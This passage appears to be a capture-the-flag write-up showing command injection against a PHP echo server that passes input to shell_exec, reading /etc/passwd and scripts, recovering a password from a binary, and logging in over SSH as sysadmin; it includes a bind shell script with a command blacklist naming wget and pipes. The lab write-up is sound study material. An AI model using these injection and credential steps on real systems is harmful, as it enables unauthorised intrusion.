
```
This is an example echo server

Type the stuff that you want to echo in the text field

Oh you want the file? Here you go! https://github.com/maxxie114/CTFDec01/blob/master/getpw
```

OK, fxck. In fact, anything using cat doesn’t work. Well. I guess the password I found might become useful later. Let’s try to print it in other way. Let’s try with *tail*.




```
This is an example echo server

Type the stuff that you want to echo in the text field




This is an example echo server

"; echo "

Type the stuff that you want to echo in the text field

"; $data = $_GET['data']; $text = shell_exec('echo ' . $data); echo "

$text

"; ?>
Message:
```

Yeah, *tail* is working. Awesome. And that’s exactly what we were thinking. Shell_exec. That means, **any** command could work. Let’s see what is on *start.sh.*




```
This is an example echo server

Type the stuff that you want to echo in the text field

#!/bin/bash
while true
do
# python3 bindshell.py
php -S 138.68.42.225:8080
echo "If you want to completely stop the server process now, press Ctrl+C"
echo "Rebooting in:"
for i in 10 9 8 6 5 4 3 2 1
do
echo -en "\r$i"
sleep 1
done
# pkill python3
echo "Rebooting now!"
done

Message:
```

OK. This script run the php server. But… What could be *bindshell.py*? And why it’s under comment? Let’s see in which folder we’re.




```
This is an example echo server

Type the stuff that you want to echo in the text field

/opt
```

Oh, OK. In fact, we’re post start. That’s why. Well, let’s see what we could find on */home/ubuntu*




```
This is an example echo server

Type the stuff that you want to echo in the text field

total 76
drwxr-xr-x 6 ubuntu ubuntu  4096 Dec  5 11:05 .
drwxr-xr-x 4 root   root    4096 Dec  1 09:09 ..
-r-------- 1 root   root      81 Dec  4 13:48 .bash_history
-rw-r--r-- 1 root   ubuntu   220 Dec  1 09:08 .bash_logout
-rw-r--r-- 1 root   ubuntu  3771 Dec  1 09:08 .bashrc
drwx------ 2 ubuntu ubuntu  4096 Dec  1 10:31 .cache
-rw-r--r-- 1 root   ubuntu     0 Dec  1 09:08 .cloud-locale-test.skip
drwx------ 3 ubuntu ubuntu  4096 Dec  1 10:31 .gnupg
drwxrwxr-x 3 ubuntu ubuntu  4096 Dec  1 09:23 .local
-rw-r--r-- 1 root   ubuntu   807 Dec  1 09:08 .profile
-rw------- 1 ubuntu ubuntu     0 Dec  1 11:10 .python_history
-rw-rw-r-- 1 ubuntu ubuntu    66 Dec  2 01:57 .selected_editor
drwx------ 2 ubuntu ubuntu  4096 Dec  2 01:55 .ssh
-rw------- 1 ubuntu ubuntu 10675 Dec  1 13:33 .viminfo
-rw-r--r-- 1 root   ubuntu  2484 Dec  2 07:30 bindshell.py
-rw-r--r-- 1 root   ubuntu  8480 Dec  1 09:20 getpw
-rwxr-xr-x 1 root   ubuntu   269 Dec  2 02:50 start.sh
```

Awesome. This time, *bindshell.py* is here. And *getpw* again? Let’s try something……



```
This is an example echo server

Type the stuff that you want to echo in the text field

□ELF□□□□□>□□□@□□@8   @□□□□□@@@□□□□□□□□8□8□8□□□□□□□□
�
 □□□
�
 �
 x□□□ □□□
�
 �
 �□�□□□□□T□T□T□DD□P�td□L   L       L       <�<�□Q�td□□R�td□�
�
 �
 h□h□□/lib64/ld-linux-x86-64.so.2□□□GNU□□□□□□GNU□-□rvd□x□□□□_□□□9ђa□□□k □□□□&□C□<□□□ □□□ -"libc.so.6getsputs__stack_chk_failprintf__cxa_finalizestrcmp__libc_start_ma
□U□u□i □_□
 □□□□
 □@□□□ □□□ □□ □□□□ □□□□ □□□□ □  �□ □
�□ □□�□ □□�□ □□�□ □□�□ □□H��□H�□�   H��t□��H���□��5�  �%�    □□@□%□        h�������%�  h□□□□□□□□%z   h□□□□□□□□%r   h□□□□□□□%j    h□□□□□□□%□
�□H�=��□6    �□□DH�=Y      UH�□Q  H9�H��t□H�□
         H��t
]��f.□□�]�□□@f.□□�H�=□    H�5□   UH)�H��H��□H��H��?H□�H��t□H�□�□ H��t]��f□□�]�□□@f.□□��=�□ u/H�=�□ UH��tH�=�□ �
����H�����□�□ □]�□□���f□□DUH��]�f���UH��H���0dH�□%(H�E�1�H�6KmLZ5M5H�E��E�H�3FOj3cd7H�E���E�H�=��O���H�E�H�Ǹ�~���H�U�H�E�H��H���[����E
Wrong password, please try again.□□□;8□□□□□□□$□□□□4□□□T>□□□□□□□□□□d□□□,□□□zR□x□□□□□□□□□□□□□□□□+□□zR□x□□□□□□□□$□8□□□`□□F□□J□□w□□?□;*3$"□Dp□□□□□□\r□□□□A□□
□□□□□□D|□□□□□eB□□□□□B□□□□□E□ □□B□(□□H□0□□H□8□□M□@r□8A□0A□(B□ B□□B□□B□□□□□0□□□□□□□@□□□□�□
�□□�
 □□□□
 □□□□□o□□□□□□□□□
�□□□□□�□ □x□□□x□□�□□�    □□□□□□□o□□□□□□o□□□□□□o□□□□□op□□□□□o□□
 &□6□F□V□f□□□ GCC: (Ubuntu 7.4.0-1ubuntu1~18.04.1) 7.4.0□□8□□□T□□□t□□□□□□□□□□□□□□□□p□□□□□□□  �□□
x□□□□□□□□□□
p□□□□□□□□□□□□□□□□□L  □□□    □□□
 □□□
 □□□
 □□□□ □□□ □□□□ □□□□□□□□□□□□□□□□□!□□@□7□□□□ □F□□□
 m□□□□y□□□
 �□��□□����□□�
□□□□□□□
 �□□�
 �□�
 �□L   �□□�□ □□□□�□□□□ �□ □□ 0□□B□□□□□□ □□□□�□I□□e□□y□□�□□□□ �□□�□ �□□□□□□□ �□□□�□□�□□�□□□@□e�□□□□ �□□□�□+□□□□□□ □□□□�□�□□□□□□□ #□ =□"□
 �
□□□□□□□□
 �
□□□□□□□□
 �
�□□□□�□□�□ �□h□□�□□□ □□□�□□□□ □□□□�□0□□+□□□□@□H□□+□□  □□□Y□□□□□□□□□
```

Yeah OK. That’s the same. With same password. Urf. Anyway. Let’s see what *bindshell.py* do.




```
# =======================================================================================
#!/usr/bin/env python3
#
# A bind shell in the making
# Restrict cd, nano, vi, vim, ping, sudo
# =======================================================================================
import socket
import subprocess

HOST = ""   # Leave the host empty so it can be connected from anywhere
PORT = 6518         # Port to listen on (non-privileged ports are > 1023)

def shell(cmd, address):
  # blacklist all these concatnation char, they can easily bypass the restrictions
  # prevent looking for any other cat commands under any bin folders
  restrictedCmd = [';','&&','&','>','locate','grep','$','|','bin','git','wget','echo','vim','nano','vi']
  # echo allow the running of any commands, its vulnerable
  # format: echo $(command)
  whitelistedCmd = ['cat ','ls','la','cd ','pwd','file ','id','clear']
  command = ""
  isRestricted = False
  for i in whitelistedCmd:
    if not i in cmd:
      isRestricted = True
    else:
      isRestricted = False
      break
  for i in restrictedCmd:
    if i in cmd:
      isRestricted = True
  # USE SUBPROCESS
  command = cmd
  if isRestricted:
    result = "Error: Command not found\n"
    return result
  else:
    # debug
    print("Command executed:", cmd)
    # write log into file
    f = open("cmdLog.txt", "a+")
    commandLog = str(address) + ":" + cmd
    f.write(commandLog)
    f.close()
    out = subprocess.getoutput(cmd)
    out = out + "\n"
    return out
```

Well. That's clearly not helping. Anyway, back to initial objective: find the flag on /root.

Let's try to *tail* it.


Nothing happened. Shet. I guess we doesn't have the right for it.

Oh! We have an admin passwd! Let's try to log with root and *3FOj3cd7.* Who knows…?



```
shiirosan@DESKTOP-8H0A55E:/mnt/f/Downloads$ ssh root@138.68.42.225
root@138.68.42.225's password:
Permission denied, please try again.
root@138.68.42.225's password:
```

Legit. Um… That mean it would have another admin account. Let's check it.




```
This is an example echo server

Type the stuff that you want to echo in the text field

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
ubuntu:x:1000:1000:,,,:/home/ubuntu:/bin/bash
sysadmin:x:1001:1001:,,,:/home/sysadmin:/bin/bash
```

Message:


Oh. Hello sysadmin. 😊

Let’s try to ssh with it.




```
shiirosan@DESKTOP-8H0A55E:/mnt/f/Downloads$ ssh sysadmin@138.68.42.225
sysadmin@138.68.42.225's password:
Permission denied, please try again.
sysadmin@138.68.42.225's password:
Permission denied, please try again.
sysadmin@138.68.42.225's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-66-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu Dec  5 19:18:25 UTC 2019

  System load:  0.0               Processes:           96
  Usage of /:   6.8% of 24.06GB   Users logged in:     0
  Memory usage: 37%               IP address for eth0: 138.68.42.225
  Swap usage:   0%
Oh you want the file? Here you go! https://github.com/maxxie114/CTFDec01/blob/master/getpw
Oh you want the file? Here you go! https://github.com/maxxie114/CTFDec01/blob/master/getpw

Oh you want the file? Here you go! https://github.com/maxxie114/CTFDec01/blob/master/getpw
Oh you want the file? Here you go! https://github.com/maxxie114/CTFDec01/blob/master/getpw
Last login: Thu Dec  5 17:12:38 2019 from 92.184.98.211
sysadmin@ctfdec01:~$
```

Plup. Done.




```
sysadmin@ctfdec01:~$ ls -al
total 88
drwxr-xr-x 7 sysadmin sysadmin  4096 Dec  5 18:05 .
drwxr-xr-x 4 root     root      4096 Dec  1 09:09 ..
-rw------- 1 sysadmin sysadmin   455 Dec  5 18:05 .bash_history
-rw-r--r-- 1 root     sysadmin   220 Dec  1 09:09 .bash_logout
-rw-r--r-- 1 root     sysadmin  3771 Dec  1 11:38 .bashrc
drwx------ 2 sysadmin sysadmin  4096 Dec  1 10:31 .cache
-rw-r--r-- 1 root     sysadmin     0 Dec  1 09:09 .cloud-locale-test.skip
